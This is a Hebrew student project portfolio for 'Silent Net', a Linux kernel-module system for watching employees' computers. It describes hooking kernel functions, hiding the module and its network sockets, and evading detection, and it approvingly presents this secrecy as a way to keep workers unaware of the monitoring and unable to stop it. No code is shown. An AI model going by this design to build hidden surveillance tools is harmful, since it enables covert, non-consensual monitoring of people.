



Silent
Net

תיק פרויקט הגנת סייבר



מגיש: עומר כפיר (330869017) תיכון הרצוג כפר סבא יב'3

שם עבודה: Silent Net

שם מנחה: אופיר שביט

שם חלופה: הגנת סייבר ומערכות הפעלה

תאריך הגשה: 24/05/2025

תוכן עניינים

מבוא.....	5
תיאור כללי.....	5
הגדרת לקוח.....	5
מטרות ויעדים.....	6
בעיות תועלות וחסכונות.....	7
סקר שוק – חקירת פתרונות קיימים.....	7
סקירת טכנולוגיית הפרויקט.....	11
תיחום פרויקט.....	12
פירוט תיאור המערכת (אפיון).....	13
תיאור מפורט של המערכת.....	13
פירוט על יכולות שהיא תעניק לכל סוג משתמש.....	14
פירוט יכולות המערכת.....	15
בדיקות, לוז וסיכונים.....	22
פירוט בדיקות שמתוכננות לפרויקט.....	22
תכנון וניהול לוז.....	24
סיכונים.....	25
תיאור ארכיטקטורה המערכת.....	27
תיאור החומרה.....	27
מראה גרפי של קשרי החומרה.....	28
תיאור טכנולוגיות רלוונטיות.....	29
שפות תכנות.....	29
מערכת הפעלה.....	30
תחומי עניין.....	33
תיאור זרימת המידע במערכת.....	34
האזנה שקטה על מחשב המשתמש.....	34
איסוף מידע בזמן אמת מן מחשב המשתמש.....	35
גיבוי נתונים אצל המשתמש בעת שרת כבוי.....	36
שליחת מידע המשתמש אל המנהל.....	37
איסוף המידע במחשב השרת ל DB.....	38
הצגת המידע באופן נגיש במחשב המנהל.....	39
הגדרת רמת בטיחות אצל המנהל.....	40
ניסוח וניתוח של הבעיה האלגוריתמית.....	41
תיאור סביבת הפיתוח.....	42
תיאור פרוטוקול התקשורת.....	43
דוגמה להודעות:	43

44.....	טבלת הודעות פרוטוקול
46.....	תיאור מסכי המערכת
46.....	מסך פתיחה
47.....	מסך הגדרות
48.....	מסך ראשי
48.....	מסך אישי
49.....	מסך יציאה
50.....	מסך טעינה
50.....	מסך שגיאה
51.....	מסך 404
52.....	דיאגרמת מסכים
53.....	תיאור מבני נתונים
56.....	סקירת חולשות ואיומים
60.....	מימוש הפרויקט
60.....	מודולים/מחלקות מיובאים
62.....	מודולים/מחלקות מקוריים
62.....	manager.py
65.....	server.py
70.....	DB.py
74.....	process_limit.py
75.....	encryption.py
78.....	protocol.py
83.....	cpu_stats.c
83.....	kClientHook.c
85.....	mac_find.c
86.....	protocol.c
86.....	tcp_socket.c
88.....	transmission.c
89.....	workqueue.c
90.....	hide_module.c
90.....	hide_tcp_sock.c
91.....	file_storage.c
93.....	בעיות אלגוריתמיות וקטעי קוד מיוחדים
96.....	בדיקות ותוצאות
99.....	מדריך למשתמש
99.....	עץ קבצים

101.....	התקנת מערכת
103.....	משתמשי המערכת
106.....	רפלקציה
107.....	ביבליוגרפיה
107.....	נספחים

מבוא

ייזום

תיאור כללי

הפרויקט הינו פלטפורמה שמאפשרת למנהל של חברה להשגיח על פעילות לקוחותיו מרחוק ולוודא שהם מבצעים את העבודה כראוי. הפלטפורמה על המחשבים של העובדים מסתירה את עצמה כך שהעובדים בחברה לא יוכלו להסיר את התוכנית מהמחשב שלהם לבד או לשבש פעילותה. הפרויקט מחולק לשלושה חלקים – העובדים, המנהל והשרת שמנהל את התקשורת כנגד שני הרכיבים האחרים. הפרויקט יעזור למנהל לנתר את פעולות עובדיו ולראות אילו עובדים פועלים בפועל ואילו לא.

בחרתי בפרויקט זה מכיוון שהוא אינו פשוט ויהווה לי אתגר ואף בנוסף הוא עוסק בעיקרו בעולם מערכות ההפעלה, עולם שמרתק אותי. הפרויקט דורש למידה על התנהגות של מערכת ההפעלה והתעסקות עם קוד של מערכת ההפעלה. המטלה הינה לא פשוטה ומביאה עימה מספר אתגרים: הסתרת הליך במערכת הפעלה והאזנה לפעולות שונות מבלי פגע ויכולות של המשתמש לדעת, העברת מידע אמין למחשב המנהל אשר משמש בתור שרת, תצוגה גרפית בצורה נוחה אצל מחשב המנהל ועוד...

הגדרת לקוח

המערכת פותחה בעיקר בכדי לתת מענה לחברות וארגונים בהם יש צורך לנטר את פעילות מחשבי העובדים במהלך שעות העבודה. הצורך המרכזי נובע מהרצון לוודא שהעובדים עושים שימוש מקצועי ויעיל במחשב שלהם, ולא מבזבזים זמן יקר על עיסוקים שאינם קשורים לעבודה – כלומר, שהעובדים נשארים פרודוקטיביים לאורך היום ואינם מנסים לתחכם את המנהל.

ייחודה של המערכת הוא בכך שהיא הופכת את תהליך הניטור לפשוט, נוח, ובלתי פולשני: אצל העובדים, המערכת פועלת ברקע בצורה שקופה וללא צורך בהתערבות מצדם, ואילו בצד השרת – אין צורך בתחזוקה שוטפת או התעסקות. עם סיום יום העבודה (ואף בזמן אמת, אם יבחר בכך), המנהל יכול לגשת לממשק ייעודי שבו מרוכזות סטטיסטיקות מפורטות שנאספו במהלך היום על פעילות כל אחד מהעובדים.

נתונים אלו מספקים תמונת מצב ברורה לגבי רמת הפעילות והמעורבות של העובדים, ומאפשרים למנהל לקבל החלטות מושכלות – אם בהקשר של מתן משוב וביקורת, ואם בבחירת עובדים שראויים לתגמול והערכה על עבודה רציפה וממוקדת. על אף שהשימוש המרכזי במערכת מיועד עבור משרדים ועסקים עם כוח אדם הפועל מול מחשב, ניתן ליישם את המערכת גם במגוון רחב של תרחישים נוספים: לדוגמה, בבתי ספר שבהם יש מעבדות מחשבים – ניתן לאפשר למורה לעקוב אחר פעילות התלמידים בזמן אמת, או בבתי עסק ציבוריים המציעים גישה למחשב בתמורה כספית, כמו אינטרנט-קפה – שם

המערכת יכולה לשמש לא רק ככלי לניטור אלא גם כאמצעי להבטחת שימוש בטוח ותקין במחשבים, ולהתריע על הרצת תוכנות זדוניות או פעילות חריגה. באמצעות שילוב בין ניטור חכם, פעולה שקטה, יכולת הצגת נתונים ברורים ומידיים – המערכת מביאה עמה פתרון טכנולוגי מודרני לצורך ניהולי שכיח, תוך שמירה על איזון בין מעקב אפקטיבי לבין פרטיות ותפעול נוח.

בנוסף לכך, המערכת בצד הלקוח היא מערכת חכמה המוטמעת ישירות במחשבי העובדים בצורה שמונעת כל ניסיון לשבש את פעילותה. תכונה זו קריטית במיוחד במקומות בהם קיימת חשש שהמשתמשים במחשבים ינסו לעקוף או להשפיע על הניטור. בזכות הגנה זו, המערכת מבטיחה כי המידע שנאסף ונשלח אל השרת הוא אמין, מדויק ומשקף באופן אמת את השימוש במחשבים, ללא סיכוי למניפולציה או שינוי מצד המשתמשים.

מטרות ויעדים

לפרויקט מספר מטרות מרכזיות אשר מתמקדות בפיתוח מערכת ניטור חכמה ויעילה, המוטמעת במחשבי העובדים בחברה, ומטרתה לוודא שימוש פרודוקטיבי ותקין במחשב במהלך שעות העבודה. מטרה חשובה היא להבטיח שהמערכת תפעל באופן שקוף וחסין בפני העובדים, כך שלא יוכלו לגלות את קיומה, להסירה או לשנותה.

לשם כך, יש צורך במערכת שמוטמעת ברמת מערכת ההפעלה בצורה עמוקה ומאובטחת, אשר מונעת מניסיונות להתערב בפעילותה או לעקוף את הניטור. בנוסף, המערכת צריכה לספק למנהלי החברה גישה נוחה, מהירה וברורה לנתונים שנאספו – תוך הצגה של מידע אמין ומדויק אודות פעילות המחשבים בזמן אמת או בדיעבד.

הנתונים יוצגו בממשק ידידותי, שיקל על המנהלים להבין את רמת הפרודוקטיביות של העובדים ולקבל החלטות מושכלות, בין אם במתן משוב בונה או בתגמול עובדים מצטיינים. הפרויקט שם דגש על איזון עדין בין שתי מטרות מנוגדות לכאורה: מצד אחד, המערכת חייבת להיות נגישה ונוחה לשימוש עבור המנהל, ומצד שני – עליה לפעול במחשבי העובדים בלב מערכת ההפעלה באופן מוסתר, חסין ושקט, מבלי לגרום להפרעה או להיות חשופה להתערבות מצד המשתמשים. תכונות אלו הופכות את המערכת לכלי אמין וחזק, המתאים לשימוש במגוון סביבות עבודה שבהן יש חשיבות לניטור דיסקרטי של פעילות העובדים.

בעיות תועלות וחסכוניות

המערכת באה לחסוך זמנים בשביל מנהלים בחברות. חברות אשר ישתמשו במערכת זו יוכלו באופן נגיש להאזין למחשבים של העובדים בחברה שלהם מבלי שהעובדים יוכלו לעשות דבר כנגד לכך. העובדים לא יוכלו למצוא או לשנות את התוכנית המאזינה בכדי "לעבוד" על המנהל שלהם, המנהל יידע על שלל פעילות המחשב שלהם מבלי יוצא מן הכלל (כמובן הפרטים החשובים, לא האזנה מלאה לכל event). המערכת תפתור את הבעיה שנוצרת אצל עובדים בחברות שאינם מנצלים את זמן העבודה באופן מיטבי ואף גם לעיתים לא מבצעים את העבודה הצפויה מהם במהלך העבודה ומנסים לתחמן את המנהל שלהם בכדי לחשוב שהם עובדים ובפועל הם לא. זוהי הינה בעיה חמורה שמפסידה כסף רב לחברות, וכאן בדיוק מגיעה המערכת שלי.

מבלי ידיעת העובדים המנהל יכול בכל רגע נתון להסתכל על נתוני המחשב של העובד אצלו בתוכנה, ומכך להבין אם העובד מבצע את עבודתו כראוי או שצריך להעיר לו ואף אם הדבר מתמשך לפטר את העובד מהחברה. המערכת תנגיש את המידע על הלקוחות השונים למנהל של החברה בכדי שיוכל לתצפת על עובדיו באופן נוח ויעיל, מבלי שיצטרך להתקשות עם תוכנה מסובכת, כמו שידוע כיום הרבה תוכנות בעלות פונקציונליות רבה מתקשות בלשמוע על ממשק משתמש נוח וקל לשימוש, ולכן המערכת תדע להציג את המידע באופן נוח מבלי שמנהל החברה יצטרך להתקשות איתה.

סקר שוק – חקירת פתרונות קיימים

בעידן הדיגיטלי של ימינו, כאשר רוב העבודה מתבצעת באמצעות מחשבים, נוצר צורך הולך וגובר בקרב מנהלים לנטר ולעקוב אחר פעילות העובדים שלהם. בעיה נפוצה שעמה מתמודדות חברות רבות היא חוסר יעילות בניצול זמן העבודה, כאשר עובדים משתמשים במחשבי החברה לפעילויות אישיות במהלך שעות העבודה. תופעה זו גורמת להפסדים כספיים משמעותיים ומשפיעה על פרודוקטיביות הארגון. כתגובה לבעיה זו, פותחו במהלך השנים האחרונות מגוון פתרונות טכנולוגיים המיועדים לסייע למנהלים בניטור פעילות העובדים. פתרונות אלו נעים מכלים פשוטים למעקב אחר זמן עבודה ועד למערכות מתוחכמות לניתוח התנהגותי מעמיק. במסגרת מחקר זה נבחן את הפתרונות המובילים בשוק, נתמקד ביכולותיהם ובמגבלותיהם, ונבין כיצד הם מתיישבים עם הצרכים הקיימים בשוק.

הפתרונות המובילים בשוק

אחד הפתרונות הבולטים ביותר בתחום הוא Teramind, המוגדר כפתרון מוביל לניטור עובדים. החברה הקנדית מאחורי המוצר פיתחה פלטפורמה מקיפה הכוללת מעקב אחר פעילות המחשב, צילומי מסך אוטומטיים, הקלטות וידאו של המסך, וכלי ניתוח התנהגותי מתקדמים. המערכת מאפשרת למנהלים לקבל דוחות מפורטים על שימוש באפליקציות שונות, זמן שהוסוקט באתרים ספציפיים, והקשות מקלדת מפורטות. עם זאת, אחד החסרונות המשמעותיים של Teramind הוא



שהוא דורש התקנה גלויה על מחשבי העובדים, כלומר העובדים מודעים לכך שהם מנוטרים. כמו כן, המערכת מאופיינת בעלות גבוהה החל מ-10.78 דולר לחודש למשתמש, וממשק מורכב הדורש הכשרה מקיפה.

פתרון נוסף שצובר פופולריות הוא Hubstaff, המתמקד בעיקר בעקיבת זמן עבודה וניטור פרודוקטיביות עבור צוותים מרוחקים וחברות קטנות עד בינוניות. הכלי מציע יכולות עקיבת זמן מדויקות, צילומי מסך במרווחי זמן קבועים, ומעקב אחר שימוש באפליקציות. אחת מהתכונות הייחודיות של Hubstaff היא יכולת GPS tracking עבור עובדים ניידים, המאפשרת למנהלים לדעת היכן נמצאים העובדים במהלך שעות העבודה. אולם Hubstaff מתמקד בעיקר בעקיבת זמן ופחות בניטור מעמיק של פעילות המחשב, והוא גם אינו מספק אפשרות לפעולה נסתרת מהעובד.



מערכת נוספת שראויה לציון היא ActivTrak, המספקת פיתרון ניטור מתקדם המתמקד בהבנה עמוקה של התנהגות עובדים וזיהוי מגמות פרודוקטיביות לאורך זמן. החברה פיתחה אלגוריתמים מתוחכמים לניתוח התנהגותי המסוגלים לזהות פעילות חשודה או לא רגילה במחשבי העובדים. המערכת מספקת דוחות מפורטים על שימוש באפליקציות, התראות בזמן אמת כאשר מתגלה פעילות חריגה, וממשק משתמש אינטואיטיבי יחסית. למרות יכולותיה המתקדמות, ActivTrak סובלת מעלות גבוהה החל מ-7.20 דולר למשתמש בחודש, ודורשת הרשאות מפורשות להתקנה על מחשבי העובדים.



כחלק מכלי ניהול זמן פשוטים יותר, בולט Time Doctor, המיועד בעיקר לעסקים קטנים וצוותים מרוחקים. הכלי מתמקד במעקב אחר זמן שמוסוקט בפרויקטים שונים, מספק צילומי מסך בתדירות נמוכה, ומנטר אתרים ואפליקציות בסיסיים. Time Doctor מציע אינטגרציה עם כלי שכר וניהול פרויקטים, מה שהופך אותו לפתרון נוח לחברות קטנות. עם זאת, הממשק הפשוט שלו אינו מתאים לחברות הזקוקות לניטור מתקדם ומעמיק, והוא לא מספק יכולות הסתרה מהעובדים.



בצד השני של הספקטרום נמצא Veriato (שנודע בעבר כ-SpectorSoft), המתמחה בניטור מתקדם וזיהוי איומים פנימיים בארגונים. זהו פתרון ברמה מתקדמת בעיקר באבטחת מידע וביטחון ארגוני. Veriato מציע יכולות ניטור נסתר של פעילות משתמשים, זיהוי איומים פנימיים באמצעות אלגוריתמים מתוחכמים, הקלטת מסכים בפורמט וידאו, וניתוח מתקדם של התנהגות העובדים. המערכת כוללת גם יכולות זיהוי ייחודיות שמסוגלות לזהות התנהגות חריגה או חשודה. אולם העלות הגבוהה של Veriato, המגיעה למעל 100 דולר למשתמש בחודש, והמורכבות הטכנית הגבוהה שלו הופכים אותו לפתרון שמתאים רק לחברות גדולות עם תקציבים נרחבים.

ניתוח מגבלות השוק הקיים

בחינה מעמיקה של הפתרונות הקיימים חושפת מספר פערים משמעותיים בשוק. ראשית, העלות הגבוהה של רוב הפתרונות המתקדמים הופכת אותם לבלתי נגישים עבור חברות קטנות ובינוניות. חברות אלו זקוקות לכלי ניטור יעילים אך אינן יכולות להרשות לעצמן להשקיע עשרות או מאות דולר לחודש עבור כל עובד. שנית, מורכבות הממשק והצורך בהכשרה מקיפה מהווים מכשול נוסף. מנהלים רבים אינם בעלי רקע טכני מתקדם ומעוניינים בפתרון פשוט ונוח לשימוש שלא ידרוש מהם הסוקטת זמן רב בלמידה. הפתרונות הקיימים לרוב מתמקדים בפונקציונליות רחבה על חשבון קלות השימוש. פער נוסף הוא בתחום ההסתרה מהעובדים. רוב הפתרונות הקיימים דורשים התקנה גלויה או לפחות הרשאות מפורשות מהעובדים, מה שמפחית את האפקטיביות שלהם.

כאשר עובדים יודעים שהם מנוטרים, הם עלולים לשנות את התנהגותם באופן זמני או למצוא דרכים לעקוף את המערכת. בנוסף, חלק מהפתרונות המתקדמים, כמו Veriato, מתמקדים בעיקר באבטחת מידע וזיהוי איומים פנימיים ופחות בניטור פרודוקטיביות יומיומית. מנהלים רבים מחפשים כלי שיסייע להם להבין האם העובדים שלהם מנצלים את זמן העבודה ביעילות, ולא בהכרח לזהות איומי אבטחה מתוחכמים.

ההזדמנות בשוק

הפערים שזוהו בשוק הקיים יוצרים הזדמנות משמעותית לפתרון חדש המשלב את היתרונות של הכלים הקיימים תוך התמודדות עם המגבלות שלהם. פתרון אידיאלי צריך להיות נגיש מבחינת עלות, פשוט לשימוש, יעיל בהסתרה מהעובדים, ומתמקד באופן ספציפי בניטור פרודוקטיביות. המאפיינים הייחודיים של הפתרון המוצע, כולל הפעולה הנסתר באמצעות KLM, הממשק הפשוט והנוח למנהלים, והעלות האפסית, מציבים אותו כחלופה אטרקטיבית לפתרונות הקיימים. הפתרון ממלא בדיוק את הפער שבין הכלים הפשוטים והזולים לבין המערכות המתקדמות והיקרות, ומציע פשרה אידיאלית עבור חברות הזקוקות לניטור יעיל ללא הסיבוכיות והעלות של הפתרונות לעיל.

סיכום

הסקירה המקיפה של השוק מראה כי קיים צורך ברור בפתרון חדש ומתקדם לניטור עובדים. הפתרונות הקיימים, למרות איכותם, סובלים ממגבלות משמעותיות המקשות על חברות רבות לאמץ אותם. הפתרון המוצע מתמודד עם המגבלות הללו ומציע חלופה יעילה, נגישה ופשוטה לשימוש שתוכל לשרת בצורה מיטבית את הצרכים של מנהלים המעוניינים לשפר את פרודוקטיביות העובדים שלהם.

הפרויקט מציע שימוש נוח ופשוט אצל צד המנהל, אשר על המנהל יש לדעת פרטים מינימליים על מנת להפעיל את המערכת (יפורט בהמשך התיק פרויקט), ולעומת זאת העובדים לא יכולים לשבש את ניטור המידע של התוכנית בניגוד לחלק מהפתרונות הקיימים. זאת בניגוד לפתרונות כמו Time Doctor או Hubstaff, שבהם העובד יכול בקלות לעצור את תהליך הניטור או לשנות את הגדרותיו. במערכות אלו, העובד רואה את אייקון התוכנה בשורת המשימות ויכול לסגור אותה או להשהות את פעילותה בלחיצת כפתור פשוטה. בנוסף, בפתרונות קיימים כמו ActivTrak או Teramind, העובדים לעיתים קרובות מקבלים התראות או הודעות על כך שהם מנוטרים, מה שמאפשר להם להתכונן ולשנות את התנהגותם בהתאם.

יתר על כן, עובדים טכנים יכולים לזהות את התהליכים הפועלים ברקע ולנסות לחסום אותם באמצעות חומת אש או תוכנות אנטי-וירוס. הגישה החדשנית של הפרויקט המוצע מתמקדת ביצירת KLM (Key Logger Module) שפועל ברמה עמוקה יותר במערכת ההפעלה, מה שהופך אותו לבלתי נגיש לעובד הרגיל. המודול מתחבא בין תהליכי המערכת הרגילים ואינו מותיר עקבות גלויים בממשק המשתמש. כך, גם עובדים בעלי ידע טכני מתקדם יתקשו לזהות את קיומו של המערכת ולהשבית אותה.

יש לציין לטובת הפתרונות הקיימים כי הם מציעים תמיכה במגוון רחב של מערכות הפעלה שונות וגרסאות מגוונות. במערכת שלי, הצד המנוטר במערכת מוגבל לגרסה ספציפית של מערכת הפעלה Linux ועל כן הוא לוקה בחסר בחלק זה (חשוב לציין כי הצד הלא מנוטר לא מוגבל למערכת הפעלה ספציפית).

סקירת טכנולוגיית הפרויקט

במערכות הפעלה קיימת שונות רבה ומשמעותית – הן בין מערכות הפעלה שונות לחלוטין, והן בין גרסאות שונות של אותה מערכת הפעלה. שונות זו באה לידי ביטוי בממשקי המערכת, במנגנוני הליבה, בתמיכה בחומרה, ובתצורת ניהול המשאבים. כתוצאה מכך, קיימת חשיבות רבה לסביבה שבה תורץ מערכת כלשהי, שכן ייתכן שתכונות מסוימות שהמערכת נשענת עליהן אינן זמינות או אינן פועלות באותו אופן בכל גרסה או מערכת.

במקרה של המערכת הנוכחית, שמבצעת פעולות קריטיות בליבת מערכת ההפעלה, יש קושי ממשי להפוך אותה לדינמית וגמישה כך שתוכל לרוץ על טווח רחב של גרסאות או מערכות. משום כך, קיימת תלות חזקה בסביבת ההרצה, והמערכת מחויבת לפעול על גרסה מסוימת ומדויקת של מערכת ההפעלה שנבחרה מראש. התאמה זו נדרשת אך ורק בצד הלקוח – יש להדגיש כי צד השרת אינו כפוף לאותן מגבלות, והוא חופשי לפעול על מערכות אחרות. כדי לאפשר הרצה עקבית ונכונה של המערכת, ניתן להשתמש בטכנולוגיות כגון מכונות וירטואליות (VM), שיאפשרו יצירת סביבה זהה בכל הרצה.

מהי מכונה וירטואלית (VM)?

Virtual Machine – VM, היא תוכנה המדמה מערכת מחשוב שלמה, כולל מעבד, זיכרון, דיסק קשיח וכרטיס רשת. בעזרת טכנולוגיה זו ניתן להריץ מערכת הפעלה שלמה בתוך מערכת הפעלה אחרת, באופן מבודד ועצמאי. כך ניתן ליצור סביבת הרצה מדויקת ונשלטת, ללא תלות בחומרת המחשב הפיזי או בהגדרותיו. שימוש במכונה וירטואלית מאפשר לשחזר את תנאי הפיתוח והבדיקה בדיוק רב, מה שמבטיח יציבות, אמינות והתנהגות עקבית של המערכת – גם כאשר היא מועתקת למחשבים שונים.

שימוש במודולים של ליבת מערכת ההפעלה

המערכת הנוכחית עושה שימוש במודול קרנל – רכיב שפועל בתוך ליבת מערכת ההפעלה עצמה ומקבל גישה ישירה למשאבי מערכת רגילים. עבודה ברמת הקרנל מעניקה שליטה מלאה על תהליכים, זיכרון ותקני חומרה, אך גם חושפת את המערכת לתקלות קריטיות במקרה של חוסר תאימות. מכיוון שמודול קרנל תלוי באופן ישיר בגרסה הספציפית של הקרנל ובמבנה הפנימי שלו, כל שינוי או עדכון קטן במערכת ההפעלה עלול למנוע את טעינת המודול או לגרום להתנהגות בלתי צפויה. לכן נדרשת סביבת הרצה מדויקת שתשקף באופן מלא את תנאי הפיתוח – צורך שמכונה וירטואלית עונה עליו בצורה מושלמת. באמצעות VM ניתן להבטיח הרצה עקבית ובטוחה של המודול, ללא תלות בשינויים עתידיים במערכת ההפעלה המארחת.

סיכום

בזכות VM ניתן להבטיח את יציבות המערכת ופעולתה התקינה, תוך בידוד מגורמים חיצוניים שיכולים להשתנות ממחשב למחשב. לפיכך, הפרויקט מחויב לרוץ על אותה גרסה שבה פותח, ואין אפשרות או תמיכה בהרצה על גרסאות אחרות – אפילו אם הן שייכות לאותה מערכת הפעלה. כתוצאה מכך, כל מחשב שעליו תרוץ המערכת (כלקוח) חייב להיות מותאם מראש לגרסת מערכת ההפעלה הספציפית שנבחרה במהלך תהליך הפיתוח.

תיחום פרויקט

הפרויקט עוסק במגוון רחב של תחומים טכנולוגיים, שכל אחד מהם מהווה רכיב מרכזי בתפקוד ובמבנה של המערכת. להלן פירוט התחומים המרכזיים בהם יעסוק הפרויקט:

- מערכות הפעלה: הפרויקט מעמיק בעבודה מול מערכת ההפעלה, תוך שימוש בטכניקות מתקדמות הכוללות ביצוע hooking לפונקציות קריטיות במערכת. טכניקות אלו יאפשרו יירוט ושינוי של התנהגות הפונקציות על פי צרכי המערכת. בנוסף, תתבצע הסתרה מכוונת של מידע מפני תהליכים אחרים, במטרה לשמור על חשאיות הפעולה של המערכת. ביצוע פעולת hooking מאפשר בנוסף קבלת מידע מאותם פונקציות קריטיות ושליחתו אל השרת.
- רשתות תקשורת: כחלק מתהליך העברת המידע מהצד של המשתמש אל צד השרת ובתקשורת רציפה בין המנהל והשרת, המערכת תשתמש בפרוטוקולי רשת, ובפרט בפרוטוקול TCP. בחירה בפרוטוקול זה נובעת מהצורך בהעברת מידע אמינה ומהימנה, תוך הבטחת שלמות הנתונים בעת ההעברה. המידע שייאסף ממערכת ההפעלה ישודר בצורה סדירה ומבוקרת אל מחשב השרת, אשר יקלוט, יאחסן ויעבד את הנתונים בהתאם לדרישות המערכת.
- הצפנה ואבטחת מידע: לצורך שמירה על סודיות ואבטחת המידע בזמן ההעברה, המערכת תשתמש בשיטות הצפנה שונות. הצפנה זו נועדה למנוע חשיפת המידע על ידי גורם שלישי שינסה ליירט את התעבורה בין מחשב הלקוח לשרת. השימוש בהצפנה יבטיח כי המידע הרגיש הנאסף לא ייחשף לגורמים בלתי מורשים, וכי התקשורת בין רכיבי המערכת תתבצע בצורה מאובטחת.
- נושאים בהם הפרויקט לא עוסק: יש להדגיש כי המערכת אינה עוסקת בתחום של אבטחת מערכות מחשוב או בהגנה מפני תוכנות זדוניות, אנטי-וירוסים, פיירוולים וכדומה. כמו כן, המערכת לא נועדה לשם ניהול סיסמאות או שמירתן במסדי נתונים (DB). כלומר, אין מדובר בפתרון אבטחה כולל, אלא במערכת ניטור ומעקב פנימית, הפועלת באופן דיסקרטי למטרות ניהול ובקרה מצד גורמים בעלי הרשאה.

פירוט תיאור המערכת (אפיון)

תיאור מפורט של המערכת

המערכת המדוברת היא מערכת האזנה שקטה ובלתי נראית, אשר פועלת על מחשבי קצה המריצים את מערכת ההפעלה לינוקס. מטרת העל של המערכת היא לפקח על פעולתם התקינה והשוטפת של המחשבים, תוך שמירה על סודיות מוחלטת וללא כל אפשרות למשתמשי המערכת לזהות את נוכחותה. המערכת תופעל ברקע ותנטר בצורה שקטה מתודות שונות המבוצעות על ידי תוכניות שונות שרצות על המחשב, וזאת במטרה לאפשר מעקב רציף, מדויק ויסודי אחרי כל פעולה המתבצעת במערכת.

באמצעות מנגנוני האזנה מתקדמים, המערכת תוכל לעקוב אחרי מגוון רחב של פעולות, ביניהן הרצת תוכניות חדשות, יצירת ושימוש בחיבורים לרשת, ועוד. המידע שייאסף יאפשר לקבל תמונה מלאה, מקיפה ורציפה על כל מה שמתרחש במחשב בזמן אמת, כך שכל פעילות תדווח למחשב השרת והמנהל יוכל לבחון זאת בעצמו ולהחליט על עבודת העובד.

הייחודיות של המערכת טמונה בכך שהיא לא רק מבצעת מעקב אלא גם שומרת על עצמה מוסתרת לחלוטין. גם אם עובד יידע מראש על קיומה, הוא לא יוכל לזהות אותה, להסיר אותה או להפריע לפעולתה. לשם כך, המערכת תשתמש בטכניקות חכמות ומתקדמות, כמו שינוי מודולים קיימים של מערכת ההפעלה, שינוי דינמי של קריאות מערכת והתחמקות מגילוי או אמצעי ניטור אחרים.

המערכת תעבוד באופן קבוע לאיסוף מידע, אשר ייארז בצורה מסודרת, מאורגנת ויעילה, תוך שמירה על הפרדה בין משתמשים שונים. המידע יישלח למחשב שרת מרכזי שאיתו המנהלים יוכלו ליצור תקשורת ולהשיג את הנתונים ממנו השמורים על כל מחשב ומחשב, הנתונים שמורים בצורה ברורה, נוחה ונגישה. המידע יוצג לפי משתמשים ומחשבים, עם אפשרויות סינון מתקדמות, הצגת נתונים בזמן אמת, כולל הפקת דו"חות מפורטים לפי הצורך.

באופן כללי, המערכת מהווה פתרון טכנולוגי מתקדם שמפשט ומייעל את ניהול העובדים והמשאבים הדיגיטליים של הארגון. בזכות אוטומציה של תהליכי הפיקוח ושמירה על דיסקרטיות מוחלטת, המערכת מאפשרת למנהל לקבל שליטה מלאה, לצפות בהתנהלות העובדים, לאתר בעיות במהירות, וכל זאת תוך שמירה על רמת ביצועים גבוהה מאוד וללא השפעה ניכרת על המערכת הנבדקת.

פירוט על יכולות שהיא תעניק לכל סוג משתמש

היכולות העיקריות שמספק הפרויקט ממוקדות בצד המנהל ולא בצד המשתמש (העובד). כפי שהוסבר קודם, מדובר בפרויקט שמטרתו לאסוף מידע על פעילות מחשבים של עובדים בארגון, תוך הסתרת פעילותו ככל האפשר. כלומר, אחד מיעדי הליבה של הפרויקט הוא לגרום לכך שהתוכנה תרוץ ברקע מבלי שהעובדים יהיו מודעים לקיומה. גם במקרה שהעובד כן מבחין בסימנים כלשהם המעידים על קיום התוכנה – לא תהיה לו היכולת להשפיע על פעולתה או להסירה.

לכן, מבחינת העובד, אין כל ממשק או תועלת ישירה מן המערכת, והיא אינה מספקת עבורו כל פונקציונליות. לעומת זאת, מנהל העובדים הוא הגורם שמפיק את מרב התועלת מהפרויקט. למנהל תהיה גישה למגוון רחב של יכולות, אשר יאפשרו לו לצפות בפעילות מחשבי העובדים בכל רגע נתון. הוא יוכל לבדוק האם עובדיו פועלים בהתאם להוראות העבודה, לזהות דפוסי התנהגות חריגים או בלתי יעילים, ואף להסיק מסקנות לגבי איכות הביצוע של כל עובד.

הגישה לנתונים מתקבלת בצורה נוחה וישירה על מחשב המנהל, כשהמידע נשלח ומעודכן בזמן אמת, מה שמאפשר תגובה מיידית או תכנון שיפורים בתהליכי העבודה. יכולת זו תורמת תרומה משמעותית ליעול ניהול העובדים ולשיפור אפקטיביות העבודה בארגון.

בנוסף, מכיוון שהעובדים אינם מודעים למעקב, הם אינם יכולים לדעת מתי ובאיזה אופן מתבצעת הבקרה על פעילותם. מצב זה מעניק למנהל יתרון משמעותי: הוא מקבל תמונה אותנטית של ההתנהלות בפועל, ללא ניסיון של העובדים להסתיר או לזייף ביצועים. באמצעות הנתונים הללו, המנהל יכול לבצע הערכה אובייקטיבית של תרומת העובדים לארגון, לקבל החלטות מבוססות מידע לגבי שיפור נהלים, ארגון מחדש של משימות ואף קבלת החלטות קשות כגון פיטורים – במקרים בהם מתגלה כי עובדים מסוימים אינם ממלאים את תפקידם כנדרש לאורך זמן.

להלן פירוט מפורט יותר של היכולות.

פירוט יכולות המערכת

1. האזנה שקטה על מחשב המשתמש.

2. איסוף מידע בזמן אמת מן מחשב המשתמש.

3. גיבוי נתונים אצל המשתמש בעת שרת כבוי.

4. שליחת מידע של מחשב המשתמש אל מחשב השרת.

5. איסוף המידע במחשב השרת אל תוך DB.

6. הצגת המידע באופן נגיש במחשב המנהל.

7. הגדרת רמת בטיחות אצל המנהל.

שם היכולת	האזנה שקטה על מחשב המשתמש
מהות היכולת	האזנה שקטה על מחשב המשתמש מאפשרת לכך שאין באפשרות העובדים למחוק/לשבש דברים בתוכנה בזמן פעילותה, כלומר התוכנה תמיד תפעל ואך ורק המנהל הוא בעל היכולת לשנות דברים בתוכנה. בכך המנהל יכול בכל זמן נתון לתצפת על עובדיו מבלי שיוכלו "לעבוד" על התוכנית ולגרום לה לשלוח מידע לא אמין.
אוסף פעולות/יכולות הנדרשות ליכולת הנ"ל	<p>אצל הלקוח</p> <ul style="list-style-type: none"> ○ ביצוע hook שונים על פעולות מבלי לפגוע במהות הפעולות ○ הסתרת התהליך ○ האזנה "קלה" כך שאינה משפיע על ביצועי המערכת של מחשב המשתמש
אובייקטים נחוצים	<ul style="list-style-type: none"> ○ KLM – Kernel Loadable Module, כלומר תהליך בהרשאות הגבוהות ביותר במחשב – קרנל ○ מחשב לקוח (עם מערכת הפעלה לינוקס) ○ הרשאות של המנהל על מחשב הלקוח

שם היכולת	איסוף מידע בזמן אמת מן מחשב המשתמש
